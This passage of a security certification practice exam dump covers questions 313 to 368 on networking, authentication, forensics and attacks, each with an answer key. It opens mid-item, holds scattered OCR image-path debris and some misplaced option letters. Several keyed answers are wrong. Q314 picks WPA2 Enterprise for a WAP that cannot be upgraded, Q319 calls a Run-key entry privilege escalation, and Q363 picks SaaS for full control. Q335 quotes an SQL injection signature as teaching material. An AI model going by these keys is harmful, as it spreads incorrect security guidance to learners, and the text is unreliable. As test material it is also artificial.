Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 313

Which of the following is a technical preventive control?

A. Two-factor authentication
B. DVR-supported cameras
C. Acceptable-use MOTD
D. Syslog server

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 314

A security administrator is performing a risk assessment on a legacy WAP with a WEP-enabled wireless infrastructure. Which of the following should be implemented to harden the infrastructure without upgrading the WAP?

A. Implement WPA and TKIP
B. Implement WPS and an eight-digit pin
C. Implement WEP and RC4
D. Implement WPA2 Enterprise

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 315

A systems administrator is installing a new server in a large datacenter. Which of the following BEST describes the importance of properly positioning servers in the rack to maintain availability?

A. To allow for visibility of the servers' status indicators
B. To adhere to cable management standards

C. To maximize the fire suppression system's efficiency
D. To provide consistent air flow

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 316
A Chief Information Security Officer (CISO) asks the security architect to design a method for contractors to access the company's internal network securely without allowing access to systems beyond the scope of their project. Which of the following methods would BEST fit the needs of the CISO?

A. VPN
B. PaaS
C. IaaS
D. VDI

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 317
To get the most accurate results on the security posture of a system, which of the following actions should the security analyst do prior to scanning?

A. Log all users out of the system
B. Patch the scanner
C. Reboot the target host
D. Update the web plugins

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 318

While investigating a virus infection, a security analyst discovered the following on an employee laptop: ▪ Multiple folders containing a large number of newly released movies and music files

- ▪ Proprietary company data
- ▪ A large amount of PHI data
- ▪ Unapproved FTP software
- ▪ Documents that appear to belong to a competitor

Which of the following should the analyst do FIRST?

A. Contact the legal and compliance department for guidance
B. Delete the files, remove the FTP software, and notify management
C. Back up the files and return the device to the user
D. Wipe and reimage the device

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 319

Which of the following penetration testing concepts is an attacker MOST interested in when placing the path of a malicious file in the `Windows/CurrentVersion/Run` registry key?

A. Persistence
B. Pivoting
C. Active reconnaissance
D. Escalation of privilege

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 320

An organization has an account management policy that defines parameters around each type of account. The policy specifies different security attributes, such as longevity, usage auditing, password complexity, and identity proofing. The goal of the account management policy is to ensure the highest level of security while providing the greatest availability without compromising data integrity for users. Which of the following account types should the policy specify for service technicians from corporate partners?

A. Guest account
B. User account
C. Shared account
D. Privileged user account
E. Default account
F. Service account

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 321

A security analyst is implementing PKI-based functionality to a web application that has the following requirements: ▪ File contains certificate information ▪ Certificate chains
▪ Root authority certificates
▪ Private key

All of these components will be part of one file and cryptographically protected with a password. Given this scenario, which of the following certificate types should the analyst implement to BEST meet these requirements?

A. .pfx certificate
B. .cer certificate
C. .der certificate
D. .crt certificate

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 322

Which of the following encryption algorithms is used primarily to secure data at rest?

A. AES
B. SSL
C. TLS D. RSA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 323

A security auditor is performing a vulnerability scan to find out if mobile applications used in the organization are secure. The auditor discovers that one application has been accessed remotely with no legitimate account credentials. After investigating, it seems the application has allowed some users to bypass authentication of that application. Which of the following types of malware allow such a compromise to take place? (Choose two.)

A. RAT
B. Ransomware
C. Worm
D. Trojan
E. Backdoor

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 324

An organization electronically processes sensitive data within a controlled facility. The Chief Information Security Officer (CISO) wants to limit emissions from emanating from the facility. Which of the following mitigates this risk?

A. Upgrading facility cabling to a higher standard of protected cabling to reduce the likelihood of emission spillage
B. Hardening the facility through the use of secure cabinetry to block emissions
C. Hardening the facility with a Faraday cage to contain emissions produced from data processing
D. Employing security guards to ensure unauthorized personnel remain outside of the facility

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 325
As part of a corporate merger, two companies are combining resources. As a result, they must transfer files through the Internet in a secure manner. Which of the following protocols would BEST meet this objective? (Choose two.)

A. LDAPS B.
SFTP
C. HTTPS
D. DNSSEC
E. SRTP

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 326
A company is deploying a file-sharing protocol access a network and needs to select a protocol for authenticating clients. Management requests that the service be configured in the most secure way possible. The protocol must also be capable of mutual authentication, and support SSO and smart card logons. Which of the following would BEST accomplish this task?

A. Store credentials in LDAP
B. Use NTLM authentication
C. Implement Kerberos

D. Use MSCHAP authentication

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 327

A company wants to provide centralized authentication for its wireless system. The wireless authentication system must integrate with the directory back end. Which of the following is a AAA solution that will provide the required wireless authentication?

A. TACACS+
B. MSCHAPv2
C. RADIUS
D. LDAP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 328

An incident response analyst at a large corporation is reviewing proxy log data. The analyst believes a malware infection may have occurred. Upon further review, the analyst determines the computer responsible for the suspicious network traffic is used by the Chief Executive Officer (CEO).

Which of the following is the best NEXT step for the analyst to take?

A. Call the CEO directly to ensure awareness of the event
B. Run a malware scan on the CEO's workstation
C. Reimage the CEO's workstation
D. Disconnect the CEO's workstation from the network

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 329

A law office has been leasing dark fiber from a local telecommunications company to connect a remote office to company headquarters. The telecommunications company has decided to discontinue its dark fiber product and is offering an MPLS connection, which the law office feels is too expensive. Which of the following is the BEST solution for the law office?

A. Remote access VPN
B. VLAN
C. VPN concentrator
D. Site-to-site VPN

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 330

An analyst is part of a team that is investigating a potential breach of sensitive data at a large financial services organization. The organization suspects a breach occurred when proprietary data was disclosed to the public. The team finds servers were accessed using shared credentials that have been in place for some time. In addition, the team discovers undocumented firewall rules, which provided unauthorized external access to a server. Suspecting the activities of a malicious insider threat, which of the following was MOST likely to have been utilized to exfiltrate the proprietary data?

A. Keylogger
B. Botnet
C. Crypto-malware
D. Backdoor
E. Ransomware
F. DLP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 331

An organization is providing employees on the shop floor with computers that will log their time based on when they sign on and off the network.

Which of the following account types should the employees receive?


A. Shared account
B. Privileged account
C. User account
D. Service account

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 332

A member of the human resources department is searching for candidate resumes and encounters the following error message when attempting to access popular job search websites:



```
Site Cannot Be Displayed: Unauthorized Access
Policy Violation: Job Search
User Group: Retail_Employee_Access
Client Address: 10.13.78.145
DNS Server: 10.1.1.9
Proxy IP Address: 10.1.1.29
Contact your systems administrator for assistance.
```

Which of the following would resolve this issue without compromising the company’s security policies?

A. Renew the DNS settings and IP address on the employee’s computer
B. Add the employee to a less restrictive group on the content filter
C. Remove the proxy settings from the employee’s web browser
D. Create an exception for the job search sites in the host-based firewall on the employee’s computer


Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 333

A security analyst is reviewing the password policy for a service account that is used for a critical network service. The password policy for this account is as follows:



Enforce password history:	Three passwords remembered
Maximum password age:	30 days
Minimum password age:	Zero days
Complexity requirements:	At least one special character, one uppercase
Minimum password length:	Seven characters
Lockout duration:	One day
Lockout threshold:	Five failed attempts in 15 minutes

Which of the following adjustments would be the MOST appropriate for the service account?

A. Disable account lockouts
B. Set the maximum password age to 15 days
C. Set the minimum password age to seven days
D. Increase password length to 18 characters

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 334

An employee in the finance department receives an email, which appears to come from the Chief Financial Officer (CFO), instructing the employee to immediately wire a large sum of money to a vendor. Which of the following BEST describes the principles of social engineering used? (Choose two.)


A. Familiarity
B. Scarcity
C. Urgency
D. Authority
E. Consensus

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 335

A security administrator has replaced the firewall and notices a number of dropped connections. After looking at the data the security administrator sees the following information that was flagged as a possible issue:



“SELECT * FROM” and ‘1’=’1’

Which of the following can the security administrator determine from this?

A. An SQL injection attack is being attempted
B. Legitimate connections are being dropped
C. A network scan is being done on the system
D. An XSS attack is being attempted

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 336

A penetration testing team deploys a specifically crafted payload to a web server, which results in opening a new session as the web server daemon. This session has full read/write access to the file system and the admin console. Which of the following BEST describes the attack?

A. Domain hijacking
B. Injection
C. Buffer overflow
D. Privilege escalation

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 337
A corporation is concerned that, if a mobile device is lost, any sensitive information on the device could be accessed by third parties. Which of the following would BEST prevent this from happening?

A. Initiate remote wiping on lost mobile devices
B. Use FDE and require PINs on all mobile devices
C. Use geolocation to track lost devices
D. Require biometric logins on all mobile devices

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 338
Ann, a security analyst, wants to implement a secure exchange of email. Which of the following is the BEST option for Ann to implement?

A. PGP
B. HTTPS
C. WPA
D. TLS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 339
After a security assessment was performed on the enterprise network, it was discovered that:
1. Configuration changes have been made by users without the consent of IT.
2. Network congestion has increased due to the use of social media.
3. Users are accessing file folders and network shares that are beyond the scope of their need to know.

Which of the following BEST describe the vulnerabilities that exist in this environment? (Choose two.)

A. Poorly trained users
B. Misconfigured WAP settings
C. Undocumented assets
D. Improperly configured accounts
E. Vulnerable business processes

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 340
A security administrator wants to determine if a company's web servers have the latest operating system and application patches installed. Which of the following types of vulnerability scans should be conducted?

A. Non-credentialed
B. Passive
C. Port
D. Credentialed
E. Red team
F. Active

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 341
During a recent audit, several undocumented and unpatched devices were discovered on the internal network. Which of the following can be done to prevent similar occurrences?

A. Run weekly vulnerability scans and remediate any missing patches on all company devices
B. Implement rogue system detection and configure automated alerts for new devices
C. Install DLP controls and prevent the use of USB drives on devices
D. Configure the WAPs to use NAC and refuse connections that do not pass the health check

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 342
Which of the following access management concepts is MOST closely associated with the use of a password or PIN??

A. Authorization
B. Authentication
C. Accounting
D. Identification

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 343
An organization employee resigns without giving adequate notice. The following day, it is determined that the employee is still in possession of several companyowned mobile devices.

Which of the following could have reduced the risk of this occurring? (Choose two.)

A. Proper offboarding procedures
B. Acceptable use policies
C. Non-disclosure agreements
D. Exit interviews
E. Background checks
F. Separation of duties

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 344
Which of the following differentiates ARP poisoning from a MAC spoofing attack?

A. ARP poisoning uses unsolicited ARP replies.
B. ARP poisoning overflows a switch's CAM table.
C. MAC spoofing uses DHCPOFFER/DHCPACK packets.
D. MAC spoofing can be performed across multiple routers.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 345

A security administrator has completed a monthly review of DNS server query logs. The administrator notices continuous name resolution attempts from a large number of internal hosts to a single Internet addressable domain name. The security administrator then correlated those logs with the establishment of persistent TCP connections out to this domain. The connections seem to be carrying on the order of kilobytes of data per week.

Which of the following is the MOST likely explanation for this company?

A. An attacker is infiltrating large amounts of proprietary company data.
B. Employees are playing multiplayer computer games.
C. A worm is attempting to spread to other hosts via SMB exploits.
D. Internal hosts have become members of a botnet.

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 346
An audit found that an organization needs to implement job rotation to be compliant with regulatory requirements. To prevent unauthorized access to systems after an individual changes roles or departments, which of the following should the organization implement?

A. Permission auditing and review
B. Exit interviews
C. Offboarding
D. Multifactor authentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 347
A company has just completed a vulnerability scan of its servers. A legacy application that monitors the HVAC system in the datacenter presents several challenges, as the application vendor is no longer in business.

Which of the following secure network architecture concepts would BEST protect the other company servers if the legacy server were to be exploited?

A. Virtualization
B. Air gap
C. VLAN
D. Extranet

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 348
Which of the following methods is used by internal security teams to assess the security of internally developed applications?

A.
Active reconnaissance
B. Pivoting
C. White box testing
D. Persistence

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 349
A company wants to implement a wireless network with the following requirements:

▪ All wireless users will have a unique credential.
▪ User certificates will not be required for authentication.
▪ The company's AAA infrastructure must be utilized. ▪
Local hosts should not store authentication tokens.

Which of the following should be used in the design to meet the requirements?

A. EAP-TLS
B. WPS
C. PSK
D. PEAP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 350
A technician has discovered a crypto-virus infection on a workstation that has access to sensitive remote resources.

A.
Which of the following is the immediate NEXT step the technician should take?
Determine the source of the virus that has infected the workstation.
B. Sanitize the workstation’s internal drive.
C. Reimage the workstation for normal operation.
D. Disable the network connections on the workstation.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 351
A user is unable to open a file that has a grayed-out icon with a lock. The user receives a pop-up message indicating that payment must be sent in Bitcoin to unlock the file. Later in the day, other users in the organization lose the ability to open files on the server. Which of the following has MOST likely occurred? (Choose three.)

A. Crypto-malware
B. Adware
C. Botnet attack
D. Virus
E. Ransomware
F. Backdoor
G. DDoS attack

Correct Answer: ADE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 352

A.
A security administrator is configuring a RADIUS server for wireless authentication. The configuration must ensure client credentials are encrypted end-to-end between the client and the authenticator.

Which of the following protocols should be configured on the RADIUS server? (Choose two.)

PAP

B. MSCHAP

C. PEAP

D. NTLM

E. SAML

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 353

A security engineer implements multiple technical measures to secure an enterprise network. The engineer also works with the Chief Information Officer (CIO) to implement policies to govern user behavior.

Which of the following strategies is the security engineer executing?

A. Baselining

B. Mandatory access control

C. Control diversity

D. System hardening

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 354

A.

A security analyst identified an SQL injection attack.

Which of the following is the FIRST step in remediating the vulnerability?

A. Implement stored procedures.
B. Implement proper error handling.
C. Implement input validations.

D. Implement a WAF.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 355
Joe, a contractor, is hired by a firm to perform a penetration test against the firm's infrastructure. When conducting the scan, he receives only the network diagram and the network list to scan against the network.

Which of the following scan types is Joe performing?

A. Authenticated
B. White box
C. Automated
D. Gray box

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 356
Which of the following types of security testing is the MOST cost-effective approach used to analyze existing code and identity areas that require patching?

A. Black box
B. Gray box
C. White box
D. Red team
E. Blue team

Correct Answer: C

Section: (none)
Explanation
Explanation/Reference:


QUESTION 357
Which of the following needs to be performed during a forensics investigation to ensure the data contained in a drive image has not been compromised?

A. Follow the proper chain of custody procedures.
B. Compare the image hash to the original hash.
C. Ensure a legal hold has been placed on the image.
D. Verify the time offset on the image file.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 358
An analyst generates the following color-coded table shown in the exhibit to help explain the risk of potential incidents in the company. The vertical axis indicates the likelihood or an incident, while the horizontal axis indicates the impact.



High	Yellow	Red	Pink
Medium	Green	Yellow	Red
Low	Green	Green	Yellow
	Low	Medium	High

Which of the following is this table an example of?

A. Internal threat assessment
B. Privacy impact assessment
C. Qualitative risk assessment
D. Supply chain assessment

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 359
Which of the following is an example of resource exhaustion?

A. A penetration tester requests every available IP address from a DHCP server.
B. An SQL injection attack returns confidential data back to the browser.
C. Server CPU utilization peaks at 100% during the reboot process.
D. System requirements for a new software package recommend having 12GB of RAM, but only BGB are available.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 360
A security consultant is setting up a new electronic messaging platform and wants to ensure the platform supports message integrity validation.

Which of the following protocols should the consultant recommend?

A. S/MIME
B. DNSSEC
C. RADIUS
D. 802.11x

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 361

Datacenter employees have been battling alarms in a datacenter that has been experiencing hotter than normal temperatures. The server racks are designed so all 48 rack units are in use, and servers are installed in any manner in which the technician can get them installed.

Which of the following practices would BEST alleviate the heat issues and keep costs low?

A. Utilize exhaust fans.
B. Use hot and cold aisles.
C. Airgap the racks.
D. Use a secondary AC unit.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 362
When accessing a popular website, a user receives a warming that the certificate for the website is not valid. Upon investigation, it was noted that the certificate is not revoked and the website is working fine for other users.

Which of the following is the MOST likely cause for this?

A. The certificate is corrupted on the server.
B. The certificate was deleted from the local cache.
C. The user needs to restart the machine.
D. The system date on the user’s device is out of sync.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 363
A company wishes to move all of its services and applications to a cloud provider but wants to maintain full control of the deployment, access, and provisions of its services to its users.

Which of the following BEST represents the required cloud deployment model?

A. SaaS
B. IaaS
C. MaaS
D. Hybrid
E. Private

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 364
A systems administrator has created network file shares for each department with associated security groups for each role within the organization.


Which of the following security concepts is the systems administrator implementing?

A. Separation of duties
B. Permission auditing
C. Least privilege
D. Standard naming conversation


Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 365
A technician has installed a new AAA server, which will be used by the network team to control access to a company's routers and switches. The technician completes the configuration by adding the network team members to the NETWORK_TEAM group, and then adding the NETWORK_TEAM group to the appropriate ALLOW_ACCESS access list. Only members of the network team should have access to the company's routers and switches.




```
NETWORK_TEAM
Lee
Andrea
Pete
```



```
ALLOW_ACCESS
Domain_USERS
AUTHENTICATED_USERS
NETWORK_TEAM
```

Members of the network team successfully test their ability to log on to various network devices configured to use the AAA server. Weeks later, an auditor asks to review the following access log sample:



```
5/26/2017  10:20  PERMIT:  LEE
5/27/2017  13:45  PERMIT:  ANDREA
5/27/2017  09:12  PERMIT:  LEE
5/28/2017  16:37  PERMIT:  JOHN
5/29/2017  08:53  PERMIT:  LEE
```

Which of the following should the auditor recommend based on the above information?

A. Configure the ALLOW_ACCESS group logic to use AND rather than OR.
B. Move the NETWORK_TEAM group to the top of the ALLOW_ACCESS access list.
C. Disable groups nesting for the ALLOW_ACCESS group in the AAA server.
D. Remove the DOMAIN_USERS group from ALLOW_ACCESS group.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 366

A security technician has been given the task of preserving emails that are potentially involved in a dispute between a company and a contractor.

Which of the following BEST describes this forensic concept?

A. Legal hold
B. Chain of custody
C. Order of volatility
D. Data acquisition

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 367

Which of the following enables sniffing attacks against a switched network?

A. ARP poisoning
B. IGMP snooping
C. IP spoofing
D. SYN flooding

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 368

A company wants to ensure users are only logging into the system from their laptops when they are on site. Which of the following would assist with this?

A. Geofencing
B. Smart cards

C. Biometrics
D. Tokens

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference: